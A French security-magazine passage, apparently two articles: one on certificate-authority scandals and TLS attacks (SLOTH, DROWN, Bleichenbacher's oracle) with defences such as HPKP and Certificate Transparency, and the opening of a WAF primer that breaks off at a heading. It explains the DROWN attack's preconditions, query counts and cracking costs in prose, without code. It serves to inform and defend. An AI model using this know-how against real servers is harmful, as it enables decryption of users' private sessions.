Quand il ne s'agit pas de failles dans les algorithmes, dans les protocoles ou leur implémentation, ce sont les autorités de certification (AC) qui délivrent les précieux sésames qui fragilisent l'édifice. Loin d'être un modèle de probité et d'exemplarité, certaines sont restées dans les annales des plus beaux échecs en sécurité informatique.

1.1 Trop d'autorités tue la confiance

Les AC pullulent. Elles se manifestent dans les logiciels de chiffrement et de signature que nous utilisons au quotidien sous forme de centaines de certificats racine ou intermédiaires auxquels on accorde une confiance totale.

Prenons l'exemple des systèmes d'exploitation produits par la firme de Cupertino :

Système d'exploitation	Nombre de certificats racine et intermédiaires jugés de confiance
iOS 7.1.2	233
iOS 8	210
iOS 9	188
OS X Mavericks 10.9.4	230
OS X Yosemite	210
OS X El Capitan	187

Nous pouvons constater que la tendance est à la baisse pour ces systèmes, mais le nombre reste tout même fort élevé. Or le piratage ou la malveillance d'une seule AC peut mettre à mal toute la structure tel que l'illustra avec fracas l'affaire DigiNotar **[DIGI]**.




Figure 1 : The Tree of Trust. Graphique produit en 2012 par The International Computer Science Institute (ICSI), un centre de recherche indépendant et à but non lucratif. Les nœuds rouges représentent les certificats des AC racines tandis que les nœuds verts sont des certificats d'AC intermédiaires.

Cette AC néerlandaise qui appartenait à VASCO Data Security International dut mettre la clé sous la porte lorsqu'il devint évident qu'elle s'était faite pirater. En juillet 2011, un cybermarlou disposant d'un accès à ses systèmes eut émit un certificat *wildcard* Google qui servit subséquemment à conduire des attaques MITM en Iran à l'encontre des services du géant de la Silicon Valley. La société Fox-IT évoqua dans un rapport que 300.000 comptes Gmail furent victimes de l'attaque. Plus tard, on se rendit compte que plus de 500 vrais faux certificats délivrés par cette AC circulaient dans la nature.

En réaction, les certificats racines et intermédiaires de la société furent supprimés des magasins de nombreux logiciels ou mis sous liste noire. Cependant, ces opérations ne furent pas indolores pour les citoyens néerlandais et les autres usagers de la PKI gouvernementale du pays, car celle-ci reposait en partie sur des certificats intermédiaires de l'AC, rendant ainsi l'accès impossible à des services en ligne.

Cette même année, et quelques mois avant ces évènements, l'AC Comodo (qui fut accusée par Michael Burgess d'avoir fourni des certificats pour des logiciels malveillants en 2009) révéla qu'un utilisateur d'une autorité d'enregistrement affiliée avait réussi à obtenir 9 vrais faux certificats pour 7 domaines. Et comme si cela ne suffisait pas, Comodo fut impliquée en 2015 dans la débâcle PrivDog, un outil destiné à remplacer des bannières publicitaires jugées malveillantes par des annonces émanant de « sources de confiance ». Flash-back.

Quelques jours après le réveil du monde aux nouvelles douloureuses de Superfish, un logiciel pré-installé dans certains PC portables Lenovo qui insérait son propre certificat racine dans le magasin système pour faire du MITM en toute tranquillité et afficher des bannières publicitaires, il fut révélé que PrivDog de la société Adtrustmedia et dont le fondateur n'est autre que le PDG de Comodo ajoutait aussi sa propre AC dans les certificats de confiance. Le MITM est rendu possible grâce au SDK NetFilter qui, malgré le nom, n'a rien à avoir avec le cadriciel de filtrage de paquets sous Linux. PrivDog n'utilisait pas cependant les fonctions de validation des certificats fournis par ce SDK, validant ainsi n'importe quel certificat auto-signé fourni par n'importe quel faux site. Comodo eut d'autres coups d'éclat sur lesquels il est inutile de s'appesantir **[COMO]**.

Et que dire de Trustwave, qui annonce fièrement sur son site web qu'elle fait partie du top 10 des AC (selon quel critère ?) et sécuriser plus de 100.000 marchands **[TRUS]** ? En 2012, elle remit un certificat à une entreprise dont le nom ne fut pas divulgué et qui lui permettait d'émettre des certificats pour n'importe quel domaine et faire du MITM sur les connexions SSL/TLS des utilisateurs de son SI.

1.2 Un chapelet de vulnérabilités

À ces agissements et faits qui laissent entrevoir le château de cartes sur lequel repose HTTPS s'ajoutent des vulnérabilités plus ou moins sévères qui n'arrangent pas les choses. Loin s'en faut.

La librairie OpenSSL, qui frôle l'ubiquité, eut 5 failles de criticité élevée au 14 septembre 2016 et autant de nouvelles versions pour les corriger dans la dernière branche stable (1.0.2). Et ce n'est que récemment que le projet, fondé en 1998, décida d'indiquer la criticité des vulnérabilités qui affectent sa suite logicielle. Cela intervint peu de temps après Heartbleed et POODLE, deux attaques qui défrayèrent la chronique et firent couler beaucoup d'encre et de sueur en 2014.

Avant cela, il y eut BEAST en 2011, CRIME en 2012, puis TIME, Lucky Thirteen, et BREACH en 2013. 2015 fut aussi riche avec FREAK, Logjam et SLOTH. Cette dernière attaque mérite qu'on s'y attarde un peu vu qu'elle exploite l'incurie de la communauté en charge de la conception des protocoles cryptographiques.

En 2008, lors de la 25ème édition de la conférence CCC à Berlin, des chercheurs démontrèrent qu'ils pouvaient usurper le certificat de n'importe quel domaine en exploitant des faiblesses dans le croulant MD5 **[MD5CC]**. Cette même année, TLS 1.2 introduisit l'utilisation de cet algorithme (qu'il aurait fallu remiser au placard avec SHA1) pour la signature de messages utilisés durant la phase d'établissement de session. Il ne faut pas confondre cela avec la signature des certificats dont MD5 est désormais banni.

Les versions antérieures de TLS emploient une concaténation de MD5 et de SHA1. En 1.2, il est désormais possible pour les deux parties prenantes de négocier l'algorithme. Ceci leur permet de bénéficier de SHA-256 ou de SHA-512, nettement plus robustes. Malheureusement, TLS n'interdit pas de signer en MD5.

Karthikeyan Bhargavan et Gaëtan Leurent, deux chercheurs de l'INRIA, identifièrent une faille qui pourrait permettre à un attaquant d'imiter l'authentification d'un client TLS auprès d'un site (portail bancaire, serveur d'accès distant, etc.) si les deux parties supportent RSA-MD5.

Pour exécuter cette attaque, le client doit accepter de présenter son certificat à un site contrôlé par l'attaquant. L'implémentation élaborée par les chercheurs tire avantage des collisions MD5 qu'elle calcule à l'aide de HashClash, ce qui prend moins d'une heure avec une station de travail équipée de 48 cœurs.

SLOTH peut aussi permettre à un attaquant disposant de temps et de poches bien profondes de type NSA (*Nation-State Actor*) de s'authentifier à la place d'un vrai site auprès du client.

La vulnérabilité touche les librairies TLS de Java (SunJSSE), NSS, GnuTLS, OpenSSL et bien d'autres encore. Cette faille contribua fort heureusement au retrait de RSA-MD5 de TLS 1.3, qui est toujours dans le four.

Et en 2016, il y eut DROWN (*Decrypting RSA with Obsolete and Weakened eNcryption*).

2 Récit d'un naufrage

Le 1er mars 2016, OpenSSL publia un bulletin de sécurité **[SADV]** faisant état de la vulnérabilité DROWN, corrigée par les versions 1.0.2g et 1.0.1s.

Portée à l'attention du projet le 29 décembre 2015 par Nimrod Aviram et Sebastian Schinzel tel un cadeau de Noël empoisonné qui aurait eu du mal à coulisser le long d'une cheminée dont le ramonage fut reporté aux calendes grecques, DROWN **[DROW]** est une excellente mise en œuvre de l'oracle de Bleichenbacher ; du nom du scientifique qui découvrit en 1998 que la version 1.5 du standard PKCS#1, datant de 1993, est susceptible à une attaque par texte-chiffré choisi, dite adaptative et que les initiés appellent CCA2 **[BLEI]**.

2.1 Un zeste de rappels

Le standard PKCS#1 définit les propriétés mathématiques et le format des clés publiques et privées RSA, encodées en ASN.1, ainsi que les algorithmes et mécanismes d'encodage et de remplissage nécessaires à la bonne exécution des opérations de chiffrement, de déchiffrement, de signatures et de vérification de celles-ci.

Considérons le cas d'un message M d'une longueur de 48 octets qui doit être acheminé à un serveur SSL ou TLS dont la clé publique RSA est de 2048 bits ; soit un modulo n de 256 octets. Pour pouvoir être déchiffré, M doit être rempli pour avoir la même longueur que n. La version 1.5 de PKCS#1 spécifie le format suivant pour son remplissage : `0x00 0x02 [suite d'octets de valeur non nulle] 0x00 [contenu de M]`. La suite d'octets de valeur non nulle, qui doit contenir au moins 7 octets, est ajustée pour que la longueur totale du message rempli corresponde à celle de n. Le message est désormais conforme au standard et peut être chiffré. À la réception du message, le serveur le déchiffre à l'aide de sa clé privée, analyse les deux premiers octets, qui doivent correspondre aux valeurs précédemment indiquées puis parcourt le contenu jusqu'à trouver un octet nul. Il peut ainsi supprimer sans ambiguïté les octets de remplissage pour ne garder que M.

2.2 L'oracle de Bleichenbacher

L'oracle sur lequel repose l'attaque de Bleichenbacher est un système qui pourrait dire si une séquence d'octets de la même longueur qu'un message chiffré correspond, une fois déchiffrée, à quelque chose qui est proprement remplie au sens de PKCS#1 v1.5 ou pas.

Soit un attaquant qui capture un message RSA chiffré dont il veut extraire le message en clair M. Pour tirer profit de l'oracle, il concatène le message capturé avec une valeur qu'il choisit et le soumet à son augure. Ce dernier déchiffre le message, obtient un message en clair et vérifie qu'il est conforme au format PKCS#1 v1.5. Si ce n'est pas le cas, il pourrait divulguer cette information dans un message, en prenant plus de temps pour traiter l'erreur ou en fermant abruptement la connexion.

Sans entrer dans les détails, la méthode de Bleichenbacher nécessite quelques millions de requêtes adressées à l'oracle pour permettre à l'attaquant de trouver M. C'est déjà un premier pas, mais c'est quand même bien fastidieux en plus d'être bruyant.

Pour se prémunir de ce type d'attaques, les versions 2 et supérieures de PKCS#1 utilisent OAEP (*Optimal Asymmetric Encryption Padding*). Hélas, SSL et TLS (y compris la version 1.2) s'appuient sur la version 1.5, mais une contre-mesure fut imaginée et mise en œuvre. Elle consiste, pour le serveur, à générer une valeur aléatoire dans le cas où le message RSA déchiffré ne respecte pas le standard puis de continuer l'échange l'air de rien. L'attaquant n'aurait donc pas de message d'erreur ou d'autres indications lui permettant de transformer le serveur en oracle. Mais comme nous le verrons quelques lignes plus bas, cette contre-mesure conjuguée avec d'autres propriétés s'avère fatale.

2.3 Le bastion aux fenêtres grandes ouvertes

DROWN s'attaque aux serveurs TLS en prenant appui sur un hôte SSLv2 : le serveur ciblé si ce dernier supporte ce protocole antédiluvien (ce qui, et vous en conviendrez, serait pure hérésie en 2016) ou un autre avec qui, horreur, il partagerait sa clé publique RSA. C'est en somme un joli coup de billard à deux bandes : plutôt que s'attaquer directement au robuste TLS, on vise l'ancêtre.

DROWN nécessite trois conditions :

- l'attaquant doit capturer environ 1000 sessions TLS entre des clients et le serveur, y compris les messages

`ClientKeyExchange` correspondants, envoyés lors de l'établissement de la session par le client. Chiffrés avec la clé publique du serveur, ils contiennent une clé *premaster secret* de 48 octets (tel que l'exige le protocole) générée par le client. Celle-ci, que nous appelons *pms*, va permettre aux deux parties de la communication de dériver les clés symétriques de chiffrement et de contrôle d'intégrité pour la session. Dans le cas testé par les auteurs de DROWN, les sessions utilisent RSA avec des clés de 2048 bits (soit un modulo de 512 octets et donc un remplissage de *pms* correspondant pour respecter PKCS#1 v1.5) ;

- l'attaquant doit pouvoir interroger le serveur en SSLv2 ou trouver un autre hôte avec qui ce dernier partage sa clé publique RSA et qui supporte ce protocole. Cet élément va agir comme oracle de Bleichenbacher permettant à la personne au couvre-chef sombre de calculer *pms* et donc de déchiffrer les paquets transitant du client vers le serveur TLS précédemment capturés ;
- l'oracle SSLv2 doit supporter les algorithmes de chiffrement symétrique 40 bits (RC2 ou RC4), très faibles, qui furent ajoutés dans nombre de logiciels américains, y compris OpenSSL, afin de respecter les réglementations d'exportation de l'administration Clinton.

Note

L'introduction de ces algorithmes faibles au crépuscule du précédent millénaire fut une erreur qui continue à se faire ressentir. Le gouvernement américain voulait disposer d'un moyen pour déchiffrer des communications en toute quiétude. Et alors qu'on croyait cette fausse bonne idée qui porta atteinte à la vie privée définitivement enterrée, elle ressurgit en France où des responsables politiques dénoncent l'usage du chiffrement au vu des moyens de communication utilisés par les terroristes qui mirent à feu et à sang le pays. Malgré les mises en garde de la CNIL et du Secrétariat général de la défense et de la sécurité nationale (SGDSN) ou l'avertissement de l'ANSSI, le gouvernement semble persister dans sa volonté d'introduire des portes dérobées dans les logiciels de chiffrement. Cet été, il confirma sa volonté de lancer une initiative internationale contre l'usage du chiffrement dans les communications. Affaire à suivre…

Une fois ces conditions remplies, l'attaquant profite de salutaires propriétés de SSLv2 :

- pour supporter les *export ciphers* de 40 bits mentionnés un peu plus haut, la clé *pms* est composée d'une partie en claire et d'une partie chiffrée. Cette dernière fait 5 octets ;
- le serveur répond immédiatement avec un message `ServerVerify` une fois qu'il a reçu le message `ClientMasterKey`. Celui-ci équivaut au `ClientKeyExchange` de TLS. Le serveur n'attend pas le message `ClientFinished` comme dans TLS qui authentifie les messages précédemment envoyés ;
- l'oracle SSLv2 doit, et c'est un comble, correctement implémenter la contre-mesure Bleichenbacher décrite plus haut.

En construisant son attaque selon la méthode ingénieuse élaborée par les auteurs de DROWN et qu'il serait trop long de détailler ici, l'attaquant a une chance sur mille de retrouver *pms* et ainsi déchiffrer les paquets émis par un client qui pourraient contenir un cookie de session, un mot de passe ou d'autres informations confidentielles. Pour cela, l'attaquant doit adresser quelques 40.000 requêtes à l'oracle et effectuer 2^{50} opérations pour casser la clé symétrique de 40 bits employée par les algorithmes faibles. Ceci est réalisable en moins de 8 heures avec 200 instances Amazon EC2 dont le coût n'excède pas 400€. Une implémentation à base de GPU et de Hashcat fut développée par les auteurs et pour la somme assez rondelette de 16.000€ ils purent arriver au même résultat en moins de 18 heures.

2.4 La personne du milieu

Bien que DROWN soit rendue possible par le truchement d'une faille protocolaire, un bogue OpenSSL accroît sensiblement le nombre d'hôtes vulnérables. Corrigée par les versions 1.0.2f et 1.0.1r, cette vulnérabilité rend possible le support de SSLv2 et des *export ciphers* même si le serveur est configuré pour ne pas les offrir.

Mais il y a encore pire. Les auteurs de DROWN découvrirent deux vulnérabilités dans des versions récentes de la librairie affectant l'établissement de sessions SSLv2 et permettant de créer des oracles bien plus puissants. Ces vulnérabilités furent corrigées par une modification précédant leur découverte et destinée à résoudre un autre problème.

Si l'attaquant se trouve face à une version comportant ces dernières, il pourra déchiffrer *pms* quasi instantanément et, si le cœur lui en dit, s'adonner aux joies du MITM et ainsi compromettre des connexions entre des butineurs modernes et des serveurs TLS, y compris ceux qui préfèrent ne pas utiliser RSA.

2.5 Des chiffres qui donnent le tournis

Il serait bon de croire que tout administrateur de serveur HTTPS ou d'acheminement chiffré de courriels (SMTPS, SMTP avec STARTTLS, IMAPS, etc.), les oreilles écorchées par les cris d'orfraie de la communauté sécurité, utilise exclusivement TLS et plutôt la version 1.2. Il serait aussi bon de présumer qu'il ouvre l'œil et le bon pour voir les annonces de correctifs pour les différentes briques qu'il emploie, notamment OpenSSL, et les appliquer promptement. Mais ce n'est qu'un vœu pieu.

Nombreux sont les gestionnaires de serveurs TLS qui pêchent par négligence en oubliant de désactiver SSLv2, encouragés dans leur paresse par le fait que les clients modernes ne supportent plus ce protocole antédiluvien.

Et quand bien même les serveurs ne daigneraient pas répondre si on leur adressait la parole en SSLv2, il s'avère que bon nombre de ces derniers partagent leurs clés publiques avec d'autres qui eux, acceptent de palabrer dans cet antique idiome. N'oublions pas non plus les administrateurs qui oublient un correctif par-ci par-là.

Toutes ces mauvaises pratiques conjuguées rendent les prérequis attendus par DROWN faciles à remplir. Entre janvier et février 2016, les auteurs de cette attaque effectuèrent un scan de l'espace d'adressage Internet IPv4 à l'aide de l'outil Zmap. Ils mirent en évidence qu'environ 6 millions d'hôtes HTTPS acceptent SSLv2. Et si l'on prend en compte la réutilisation de clés publiques, le nombre d'hôtes qui seraient vulnérables à DROWN atteint 11,4 millions soit 33 % du total relevé par le scan. Ils notèrent aussi que 9 millions de ces serveurs utilisent une version d'OpenSSL rendant possible la forme éclair de leur attaque. Si on se limite uniquement aux serveurs présentant des certificats valides, ces chiffres « tombent » à 3,9 et 2,5 millions respectivement. 15% des sites faisant partie du top 1M d'Alexa étaient concernés par l'attaque générique et 3.3 % par la version « coup de grâce ».

Bien entendu, les propriétaires de serveurs recourant à OpenSSL et de boîtes noires l'embarquant ont du s'empresser d'appliquer les correctifs émis le 1er mars 2016 pour préserver leurs sessions chiffrées de DROWN...

3 Alternatives et solutions

Après cet état des lieux affligeant qui montre à quel point la confiance dans le moteur du commerce en ligne et de nos transactions privées ne tient plus qu'à un fil bien ténu, et sur lequel plane le spectre des portes dérobées gouvernementales revenues au goût du jour, il est temps de faire preuve d'un peu d'optimisme en l'avenir.

3.1 HPKP

HTTP Public Key Pinning **[HPKP]**, supporté par Firefox, Opera et Google Chrome, permet au gestionnaire d'un site HTTPS de fournir une liste d'empreintes SHA-256 aux clients qui s'y connectent leur permettant de n'accepter que les certificats émanant d'une AC racine ou d'une AC intermédiaire dont les propres certificats ont des empreintes correspondantes à celles fournies. Le gestionnaire peut aussi fournir l'empreinte de sa clé publique. Fait intéressant, HPKP permit de détecter les certificats frauduleux émis par DigiNotar vu que Chrome embarque les empreintes des certificats Google. À ce jour, Internet Explorer 11 et Edge ne le supportent pas.

3.2 HSTS

HTTP Strict Transport Security **[HSTS]** permettrait de se prémunir contre des attaques telles que POODLE et rend le MITM plus ardu. Il empêche notamment les navigateurs de se laisser convaincre par un attaquant d'utiliser le protocole HTTP (par *SSL stripping*) alors qu'un équivalent HTTPS existe. HSTS est supporté par les navigateurs majeurs.

3.3 Certificate Transparency

Afin de détecter les vrais faux certificats émis par des AC piratées ou malveillantes, Google mit en place *Certificate Transparency* (CT) **[CETR]**. Cette louable initiative qui ne nécessite pas de réforme profonde au modèle économique des AC est alimentée par les certificats que Google récupère durant ses explorations fréquentes de la Toile. CT permettrait au propriétaire d'un domaine d'être informé lorsqu'une AC émet un certificat pour ce dernier. CT fournit aussi un système d'audit et de surveillance pour détecter les certificats délivrés par erreur ou de façon frauduleuse. Enfin, elle protégerait les utilisateurs autant que faire se peut contre ce type de certificats. Chrome s'appuie sur CT pour les certificats EV (*Extended Validation*).

Note

L'Electronic Frontier Fondation propose quelque chose de similaire avec SSL Observatory [EFFS], mais le projet ne semble pas sous développement actif.

3.4 The ICSI Certificate Notary

L'*ICSI Certificate Notary* de l'Université de Berkeley collecte les certificats de façon passive à partir de plusieurs points de collecte et les ajoute en quasi temps réel à une base centrale qui expose une interface de requêtage DNS. Lorsqu'ils reçoivent un certificat, les clients peuvent interroger la base pour savoir s'il est connu et si c'est le cas, depuis quand il est référencé et combien de sites l'utilisent.

Au 14 septembre 2016, la base comporte quelques 5,2 millions de certificats. Malheureusement, aucun butineur moderne ne supporte le système proposé.

3.5 Convergence et TACK

En 2011, Moxie Marlinspike publia Convergence **[CONV]**, une stratégie visant à remplacer les AC. Convergence repose sur la confiance à niveaux multiples. Contrairement au modèle actuel, un utilisateur peut choisir à qui accorder sa confiance. Lorsqu'un site distant présente un certificat, le navigateur interroge une ou plusieurs bases pour savoir si elle(s) s'en porte(nt) garante(s). Convergence fut malheureusement abandonnée l'année suivant sa naissance au profit de TACK **[TACK]**, une extension TLS actuellement à l'état d'Internet-Draft qui vise à rendre le *pinning* plus facile

et plus robuste. Contrairement à HPKP, la confiance dans les AC n'est pas de mise.

3.6 LibreSSL

En avril 2014, et à la suite de Heartbleed, le projet OpenBSD dont le système d'exploitation éponyme et d'autres productions telles qu'OpenSSH sont réputés durcis annonça LibreSSL, une implémentation dérivée d'OpenSSL.

Le nettoyage du code hérité d'OpenSSL effectué par les développeurs et le respect des bonnes pratiques de sécurité instauré depuis longtemps par OpenBSD permirent à LibreSSL de ne pas être affectée par de nombreuses vulnérabilités touchant sa parente. Cela dit, elle introduisit des vulnérabilités qui lui sont propres, dont une divulgation de mémoire et un débordement de tampon...

Conclusion

Comme nous espérons l'avoir démontré, le bateau amiral HTTPS prend l'eau à une vitesse troublante. Heureusement, des moyens existent pour le maintenir à flot le temps de concevoir des moteurs et une coque plus solides. Ce n'est pas une mince affaire. D'autant qu'il faudra veiller à éviter les erreurs du passé et repousser de toutes ses forces le spectre des portes dérobées brandi par certains gouvernements, dans un élan de pensée pressée et compressée qui cherche à répondre au terrorisme (et à l'envie de surveiller les palabres d'autrui ?) dans l'urgence. Enfin, le modèle économique actuel des AC devrait être réformé de fond en comble. Des initiatives furent lancées dès 2010 dans ce sens mais, et il faut bien se l'avouer, nous continuons à faire du sur-place. Faudra-t-il attendre des catastrophes qui touchent aux portes-monnaies bien épais de certains pour vraiment agir ? ■

Remerciements

Je tiens à remercier Alexandre Gohier, Jérôme Leonard, Thomas Franco et Frédéric Cikala. Ils savent pourquoi. Je tiens aussi à remercier Florian Maury, auteur d'un article dans ce même numéro, pour avoir subtilement insisté à propos de DROWN et de SLOTH. Il eut raison de le faire.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

WEB APPLICATION FIREWALL 101

Jérôme CLAUZADE – jerome.clauzade@gmail.com

mots-clés : WEB / PARE-FEU / WAF / APPLICATIONS / HTTP / SSL

Les Web Application Firewalls (WAF) protègent les applications web contre toute tentative d'attaque. Ils font face à des populations croissantes d'utilisateurs volatiles, imprévisibles et exigeants qu'ils doivent satisfaire au plus vite, sous peine d'engorgements et de plaintes. Ils cherchent des contenus offensifs dont la forme évolue sans cesse avec la nécessité de décider en un instant de leur dangerosité. Nul doute que les personnes qui inspectent nos bagages dans les aéroports comprennent parfaitement la dure vie des WAF...

1 Naissance du Web Application Firewall

Il y a 25 ans, une équipe de physiciens du CERN **[1]**, désireuse de partager simplement des documents numériques, nous a gratifiés d'un protocole qui allait changer à jamais notre manière d'échanger de l'information : HTTP (pour *HyperText Transfert Protocol*).

Quelques centaines de millions d'applications web plus tard **[2]**, HTTP est devenu le véhicule de la plupart des données et services sensibles des entreprises et attire d'autant les convoitises. La glorieuse époque durant laquelle le Grand Kevin spoofait des adresses IP pour pénétrer un réseau protégé nous apparaît bien lointaine. Grâce au Web, tout un chacun peut injecter du SQL, du script, et autres joyeusetés à travers le plus performant des firewalls réseau. En effet, ceux-ci n'inspectent pas le contenu des paquets qu'ils filtrent. Après tout, une attaque HTTP qui cible une application ou le serveur web qui l'héberge n'est qu'une suite de paquets TCP/IP parfaitement standards du point de vue protocolaire.

Il fut un temps où l'essentiel des investissements en sécurité des entreprises reposait sur deux piliers : le firewall et l'antivirus. Quelques mauvaises langues pourraient arguer que cela n'a guère changé depuis. Cependant, vers la fin des années 90, les entreprises ont appréhendé l'inéluctable essor du Web et puisque l'ouverture des SI allait crescendo, il fallait un compagnon au firewall capable d'analyser le trafic HTTP. Les éditeurs ont alors adopté une stratégie proche de celle de l'équipe de Tim Berners-Lee en son temps : déployer une solution de sécurité dédiée à l'analyse des contenus sans modifier l'architecture de sécurité existante. Le WAF (pour *Web Application Firewall*) est alors apparu, placé en aval des firewalls réseau.

Ce positionnement, à cheval entre le monde du réseau et celui des applications n'allait simplifier ni son acceptation dans l'entreprise, ni la vie de ceux qui auraient à l'administrer...

2 Plusieurs modes d'implémentation

Lorsque les premiers WAF sont déployés, les compétences pour les administrer sont rares dans les équipes de sécurité traditionnellement formées aux équipements réseau. En effet, les WAF requièrent une connaissance approfondie de technologies encore peu maîtrisées telles que la configuration des serveurs web, la gestion des flux applicatifs et, surtout, la sécurisation de ces applications. Ces nouveaux produits sont très technologiques et il est difficile alors de percevoir leur intérêt stratégique. Au début des années 2000, le volume et la criticité des données qui transitent sur Internet ne sont pas les mêmes qu'aujourd'hui. On trouve encore à cette époque nombre de lignes spécialisées et de protocoles d'échanges propriétaires. On vit les grandes heures de l'EDI, rythmées par le chant des modems...

Même si les RSSI s'accordent rapidement sur la nécessité de l'inspection des contenus à destination d'applications web qui deviennent critiques, il reste à localiser le

meilleur endroit pour l'opérer. Le positionnement choisi va déterminer la responsabilité de l'équipement et donc des risques associés. Les éditeurs vont proposer à leurs clients trois types d'implémentation de la fonctionnalité de filtrage des attaques web.

2.1 Des solutions sur le serveur

Le plus célèbre exemple est mod_security qui dès 2002 vient renforcer le serveur Apache. Disponible par la suite pour Microsoft IIS et NGINX, il s'agit d'un module qu'on greffe sur le serveur web afin de filtrer le contenu des requêtes. Le serveur web reçoit la requête et la soumet au WAF pour inspection avant de la transmettre au serveur web si elle ne présente pas de critère offensif. Peu de WAF de ce type vont émerger. Leur avantage principal réside dans leur intégration simplifiée, en particulier dans la mesure où ils ne vont pas rompre la connexion SSL entre le client et le serveur. Le principal frein à leur développement sera le souhait d'épargner les performances des serveurs web, afin qu'ils se consacrent à leur tâche principale : servir des pages toujours plus complexes à générer et donc gourmandes en ressources. La nécessité d'intervenir sur les serveurs de production pour les mises à jour de ces modules conduira leurs éditeurs à les faire tous évoluer vers un mode reverse-proxy sur une plateforme dédiée (cf. infra).

2.2 Des appliances dédiées

Les plus anciens acteurs du secteur (NetContinuum, KaVaDo, MagniFire, Teros, etc.) proposent à leurs clients, essentiellement outre-Atlantique, des solutions dès le début des années 2000. Toutes ces sociétés ont été acquises entre 2004 et 2005 par des géants de la sécurité (respectivement Barracuda, Protegrity, F5 et Citrix). L'Europe et la France en particulier ne sont pas en reste avec un grand nombre d'acteurs. Les WAF sous forme d'appliances sont placés en coupure du trafic Web qu'ils peuvent intercepter de différentes manières :

2.2.1 Reverse-proxy

La plus commune est le reverse proxy ou serveur mandataire, qui se fait passer aux yeux des clients pour le serveur web et termine l'échange avant d'analyser les requêtes et les transmettre en tant que client cette fois au serveur « réel. » Ce dernier n'est plus obligatoirement exposé en DMZ. Seul le reverse proxy est visible depuis l'extérieur.

2.2.2 L2/L3

Une autre méthode d'implémentation du WAF est le pont L2 ou le transparent proxy L3. Le WAF n'est plus en coupure. Il « écoute » le trafic et ne filtre que ce qui le concerne, à savoir le trafic web. Ce type d'implémentation a pour avantages de ne pas modifier l'architecture existante et d'autoriser des performances très importantes, mais ne permet pas l'utilisation des fonctionnalités additionnelles d'altération du trafic comme la réécriture d'URL par exemple et limite l'utilisation de SSL.

L'implémentation du WAF sous forme d'appliances a fortement contribué à son essor. Disposer d'un équipement dédié à la sécurité des flux web a permis d'isoler ces fonctionnalités des serveurs web pour les confier aux équipes de sécurité qui peuvent intervenir sans interférer dans le cycle de vie des applications. L'inverse n'étant pas forcément vrai à tel point que l'évolution de la nature des applications entraîne une remise en question des WAF (cf. « Forces et Limitations »).

On a aussi profité de ce positionnement en amont pour déporter sur les WAF certaines fonctionnalités des serveurs web comme la compression HTTP ou la terminaison SSL. Les architectes les plus fortunés avaient déjà externalisé ces optimisations sur des équipements dédiés. D'autres fonctions typiquement applicatives vont elles aussi être confiées aux WAF, avec plus ou moins de pertinence : la réécriture d'URL, le contrôle d'accès,le Web Single Sign On, etc. Ces fonctionnalités sont très éloignées du rôle du filtrage d'attaques, mais il est devenu fréquent de les trouver dans les appels d'offres pour ces produits. Certaines d'entre elles font même partie de la grille d'évaluation standard des WAF **[3]**.

2.3 Des modules d'équipements réseau

Pressentant les vulnérabilités liées aux couches OSI supérieures, les acteurs du réseau ont aussi naturellement voulu compenser cette lacune et s'approprier la sécurité applicative. La plupart des éditeurs de firewalls réseaux se sont essayés à l'exercice, mais rares sont les implémentations qui ont survécu, tant le métier du réseau et celui de l'application sont différents. Les ressources requises sur ces équipements de sécurité ne sont pas les mêmes et leurs administrateurs n'ont ni les mêmes formations ni les mêmes contraintes.

Ce sont les fournisseurs de répartiteurs de charge (« load balancers »), naturellement plus proches des couches applicatives qui ont le mieux réussi la transformation de leur métier et valorisé leurs investissements pour fournir des solutions matures à leurs clients. La plupart des répartiteurs du marché proposaient déjà la terminaison SSL et l'optimisation du trafic web. Ils ajoutent désormais un WAF intégré sous forme de module, ainsi que toutes les fonctionnalités héritées de ces produits.

Ces solutions bénéficient de la puissance de ces plateformes, voire parfois des accélérateurs matériels embarqués, pour proposer des performances sans égales. Déployés devant les fermes de serveurs et bénéficiant des compétences existantes des administrateurs, les WAF embarqués sur des répartiteurs de charge n'ont comme seule contrainte que la nécessité d'un équipement de ce

type. Seules les entreprises qui hébergent de nombreux serveurs en interne requièrent ces équipements et peuvent s'offrir les WAF associés.

À noter que tout comme les appliances dédiées, les répartiteurs de charge sont maintenant disponibles pour la plupart sous forme de machines virtuelles ou de services de plateforme Cloud, permettant ainsi de protéger des infrastructures virtuelles ou Cloud.

2.4 Des solutions SAAS

Afin de limiter les coûts et les temps de déploiement des WAF, et surtout face à l'augmentation exponentielle du nombre d'applications web éphémères à protéger, certains éditeurs proposent à leurs clients des solutions scalables qui ne requièrent aucune modification de leurs architectures. Les WAF adoptent le modèle CDN (*Content Delivery Network*) et permettent à leurs clients de rediriger tout ou partie du trafic vers une plateforme distante qui va inspecter le trafic en plus de toutes les optimisations attendues d'un CDN.

Un changement de DNS suffit à leur mise en œuvre. Le trafic à destination des applications est alors orienté vers le CDN qui effectue l'analyse et ne soumet que le trafic sain vers les serveurs. Ces services sont généralement facturés au volume de données traité et offrent un jeu de fonctionnalités réduit, mais ne requièrent quasiment aucun paramétrage. Les fournisseurs offrent généralement un service d'administration dédié aux clients qui souhaitent un paramétrage plus avancé des WAF *as a Service* avec notamment une personnalisation de l'analyse en fonction des applications cibles.

3 Plusieurs méthodes de détections

3.1 Listes noires

